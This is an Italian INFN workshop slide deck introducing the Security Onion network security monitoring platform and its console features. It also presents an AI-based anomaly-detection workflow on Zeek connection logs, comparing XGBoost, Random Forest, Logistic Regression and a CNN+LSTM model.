INFN NUCS
Istituto Nazionale di Fisica Nucleare
NUcleo CyberSecurity

NextGen SOC – Security Onion

Vincenzo Rega, Simona Maria Stellacci


Workshop sul calcolo CCR

26-30/05/2025 - Biodola

NextGen SOC – Security Onion

Security Onion è una piattaforma open-source per il monitoraggio della sicurezza di rete.

- Integra strumenti come Suricata, Zeek, Strelka, Elasticsearch e Kibana
- Consente analisi del traffico, rilevamento intrusioni e gestione degli incidenti




Nodo Manager: è il "cervello" della piattaforma. Esegue la console web **Security Onion Console (SOC)** per l'analisi e amministrazione, oltre all'interfaccia **Kibana** per le analisi avanzate

Nodo Sensore (Forward): è il nodo deputato a **monitorare il traffico di rete** e generare i dati di sicurezza grezzi. Tipicamente ha una o più interfacce di rete in modalità promiscua (collegate a TAP o SPAN) per catturare tutto il traffico

Nodo di Ricerca (Search Node): è il nodo dedicato a **immagazzinare e indicizzare** gli eventi e i log nella banca dati Elastic

Overview Security Onion



🔔 Alerts

- **Scopo**: mostrare eventi rilevanti generati da motori come Suricata, Zeek o regole Sigma.
- **Contenuti**: Nome regola, severity, timestamp, IP sorgente/destinazione, modulo.
- **Azioni**: puoi filtrare, investigare o trasformare un alert in un Case.

📊 Dashboards

- **Scopo**: visualizzazione grafica e aggregata dei log e degli eventi.
- **Contenuti**: metriche temporali, diagrams, heatmap, moduli.
- **Query**: puoi usare OQL o modificare i filtri per concentrarti su specifici eventi o moduli (es. Zeek, Suricata, Sigma).

⚙️ Detections

- **Scopo**: definire e gestire regole Sigma personalizzate.
- **Tipi**: detection predefinite o custom (es. con ai_alert).
- **Utilità**: puoi attivare nuove detection senza modificare file YAML manualmente.

🔍 Hunt

- **Scopo**: esplorazione avanzata dei log raccolti (livello investigativo).
- **Strumento**: utilizza il linguaggio OQL (Onion Query Language) per query complesse.
- **Vantaggi**: utile per threat hunting, analisi di indicatori, correlazioni temporali e test di regole.


📂 Cases

- **Scopo**: gestione degli incidenti.
- **Azioni**: crea, assegna, commenta, chiudi un case; collega uno o più alert.
- **Flusso**: da alert → case → analisi → risoluzione (come un SOAR semplificato).

📁 PCAP

- **Scopo**: visualizzazione e download dei **pacchetti grezzi** catturati (via Stenographer).
- **Funzione**: puoi scaricare sessioni sospette e analizzarle con Wireshark.
- **Valore**: fornisce il contesto completo dietro un alert (payload reale).

INFN NUCS
Vincenzo Rega, Simona Maria Stellacci



SOC Workflow: gestione dell'incidente AI_ALERT con payload **"Weaponized"**


🔍 1. Rilevazione (Detection)

Tool coinvolti: AI script → Elastic Agent → Kibana

- L'AI-based rileva un'anomalia
- Viene generato un alert strutturato JSON e inviato via UDP syslog 5514
- L'Elastic Agent riceve e decodifica il messaggio
- L'anomalia viene visualizzata in Kibana, etichettata con AI_ALERT e gestita nella console SOC

Modelli AI testati

- XGBoost
- Random Forest
- Logistic Regression
- CNN + LSTM



Dataset

- Connection log prodotti da ZEEK
- 5 giorni di traffico dati (~ 5 M di righe)

Workflow

- Anonimizzazione dei conn.log
- Preprocessing dei log
- Features Extraction
- Pseudo labeling
- Esecuzione e confronto dei modelli

1. **Acquisizione e pre-processing dei dati**


- Input: log conn.log di Zeek, esportati in formato JSON e convertiti in CSV.
- Features selezionate: "resp_pkts", "orig_pkts", duration" "resp_ip_bytes", "orig_ip_bytes", "resp_bytes", "orig_bytes" .

2. **Normalizzazione dei dati**

- Standardizzazione tramite StandardScaler per garantire che tutte le feature abbiano media 0 e varianza 1.

3. **Pseudo-labeling con Isolation Forest**

- Poiché il dataset non contiene etichette reali, si applica un approccio non supervisionato:
  - IsolationForest rileva outlier (connessioni anomale).
  - I risultati binari (-1 = anomalia, 1 = normale) vengono trasformati in 0 (normale) e 1 (anomalie).




4. **Modelli testati:**

MODELLO	PRO	CONTRO
XGBOOST	Elevate prestazioni e accuracy anche su dati “sbilanciati” tipici nei file di log	Alti costi computazionali, tunig più complesso
RANDOM FOREST	Stabilie in presenza di rumore e outlier – richiede meno tuning	Interpretabilità limitata ai modelli lineari
LOGISTIC REGRESSION	Eccellente interpretabilità dei risultati, utile per l’analisi forense ed audit	Meno performante su dataset complessi

Modello	Accuracy	F1 Score	ROC
XGBoost	0.99	0.99	0.99
Random Forest	0.99	0.99	0.99
Logistic Regression	0.99	0.64	0.75


5. **Valutazione delle prestazioni :**


- Accuracy
- F1 Score
- ROC AUC



Architettura Rete CNN + LSTM per anomaly detection

- Input: sequenze temporali con 7 feature (shape: (None, 7, 1))
- Conv1D (64 filtri, kernel=3): estrae pattern locali dalle sequenze.
- MaxPooling1D (pool_size=2): riduce dimensionalità temporale (shape da 5→2).
- Dropout (30%) per prevenire l'overfitting.
- LSTM (64 units): cattura dipendenze temporali.
- Dense (32 ReLU): livello intermedio fully-connected.
- Dense (1 Sigmoid): output binario (anomaly vs. normal).



